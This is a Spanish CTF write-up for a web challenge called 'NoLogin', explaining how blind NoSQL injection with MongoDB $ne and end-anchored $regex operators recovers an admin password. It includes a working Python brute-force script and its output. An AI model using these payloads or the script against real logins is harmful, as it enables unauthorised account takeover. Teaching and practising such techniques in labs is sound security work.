
Web 300 - NoLogin

Objetivo

Explotar la inyección NoSQL para sacar la password y loggearse como admin para obtener la flag

Write up

El reto de 300 es un login que se nos muestra de la siguiente manera:




En donde se le trata de indicar al participante que es una inyeccion NoSQL pero es blind, es decir que con los filtros basicos no se va a sacar la flag, esta va a tener que ser caracter por caracter.


Se puede hacer pruebas desde el burpsuite, desde el front no manda objectos JS porque lo transforma string. Entonces podemos hacer el clasico boolean check:

Se prueban los datos:

```
{"username":"admin","password": {"$ne": null}   }
```



Como podemos ver la condición se cumple pero el password es igual. Lo siguiente a hacer es sacar la longitud de la password con regex de MongoDB:




```
{"username":"admin","password": {"$regex":".{1}" }  }
```

Encontramos que tiene 38 caracteres, lo siguiente es sacar los caracteres igual con con la función regex:


```
{"$regex": "^md" }
```

Hasta que es un reto que se encuentra en cualquier otro que se encuentra en un write up, el filtro que tiene el reto es para la REGEX que se va a usar para sacar la password:

En REGEX como sabemos tenemos los siguientes wildcards:

^ The start of a string
$ The end of a string
. Wildcard which matches any character, except newline (\n).
* Used to match 0 or more of the previous (e.g. xy*z could correspond to "xz", "xyz", "xyyz", etc.)

Entonces comunmente en los write ups o tips siempre usan el ^ o el .* entonces en este caso va a estar filtrados y solo se va a poder usar el $.



Y lo unico que queda por hacer es entender un poco como funcionan las REGEX y en especial el caracter $ para ese campo. El punto es que no encuentren la solución rapido si no que el participante entienda que hay diferentes maneras de abordar algo, en este caso una REGEX para una inyección. Tambien es importante excluir algunos caracteres de l busqueda que puedan afectar el resultado pero tambien es parte de entender la regex.


Como $ indica el fin de la string lo unico que queda es sacar la password al reves ponemos la password y el signo de $ para indicar el fin de la string, por lo tanto se ve así el payload para sacarla:

```
{"username":"admin","password": {"$regex": "passwordaqui$" }  }
```

Lo interesante es que al momento de automatizarlo deben de tomar en cuenta que ele string está al revés y necesitan voltearlo porque si no no va a funcionar:

```
payload='{"username": "admin", "password": {"$regex": "%s$" }}' %
(password + c)[::-1]
```

Eventualmente saldrá la password y podrán meterla y sacar la flag.



Y la automatización es la siguiente:

```
import requests
import urllib3
import string
import urllib
urllib3.disable_warnings()

username="admin"
password=""
u="http://192.168.0.38/login"
headers={'content-type': 'application/json'}
len=0
while len<37:
    for c in string.printable:
        if c not in ['*','+','.','?','|','$']:
            payload='{"username": "admin", "password": {"$regex": "%s$"
}}' % (password + c)[::-1]
            r = requests.post(u, data = payload, headers = headers, verify
= False, allow_redirects = False)
            if 'Esta no es la password' in r.text or r.status_code == 302:
                print("Password del admin: %s" % (password+c))
                password += c
                len+=1
finalpass=(password)[::-1]
print("Password final del admin: %s" % finalpass)
```

```
payload='{"username": "admin", "password": "%s"}' % finalpass
r = requests.post(u, data = payload, headers = headers, verify = False,
allow_redirects = False)
print(r.text)
```

```
C:\Users\FernandoGarcía\Documents\Hackdef\Soluciones>python3 SolNoLogin.py
Password del admin: !
Password del admin: !!
Password del admin: !!!
Password del admin: !!!s
Password del admin: !!!s1
Password del admin: !!!s1h
Password del admin: !!!s1ht
Password del admin: !!!s1ht_
Password del admin: !!!s1ht_3
Password del admin: !!!s1ht_3k
Password del admin: !!!s1ht_3k4
Password del admin: !!!s1ht_3k4t
Password del admin: !!!s1ht_3k4t_
Password del admin: !!!s1ht_3k4t_3
Password del admin: !!!s1ht_3k4t_3n
Password del admin: !!!s1ht_3k4t_3n0
Password del admin: !!!s1ht_3k4t_3n0l
Password del admin: !!!s1ht_3k4t_3n0la
Password del admin: !!!s1ht_3k4t_3n0la@
Password del admin: !!!s1ht_3k4t_3n0la@0
Password del admin: !!!s1ht_3k4t_3n0la@06
Password del admin: !!!s1ht_3k4t_3n0la@06#
Password del admin: !!!s1ht_3k4t_3n0la@06#0
Password del admin: !!!s1ht_3k4t_3n0la@06#0T
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-s
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0r
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0re
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reG
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn4
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn4D
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn4D_
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn4D_s
Password del admin: !!!s1ht_3k4t_3n0la@06#0T-su0reGn4D_sI
Password final del admin: Is_D4nGer0us-T0#60@al0n3_t4k3_th1s!!!
<!DOCTYPE html>
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>NoLogin</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css">
    <script src="https://code.jquery.com/jquery-3.5.1.min.js"></script>
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js"></script>
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js"></script>
</head>
<body style="background-image: url('/static/back.png'); ">
<div class="container py-5 h-100">
    <div class="row d-flex justify-content-center align-items-center h-100">
        <div class="col-12 col-md-8 col-lg-6 col-xl-5">
            <div class="card bg-dark text-white" style="border-radius: 1rem;">
                <div class="card-body p-5 text-center">
                    <div class="mb-md-5 mt-md-4 pb-5">
                        <h2 class="fw-bold mb-2">Pasele don hacker</h2>
                        <br>
                        <h3 class="fw-bold mb-2">hackdef{FAKE_FLAG}</h3>
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>
</body>
</html>

C:\Users\FernandoGarcía\Documents\Hackdef\Soluciones>
```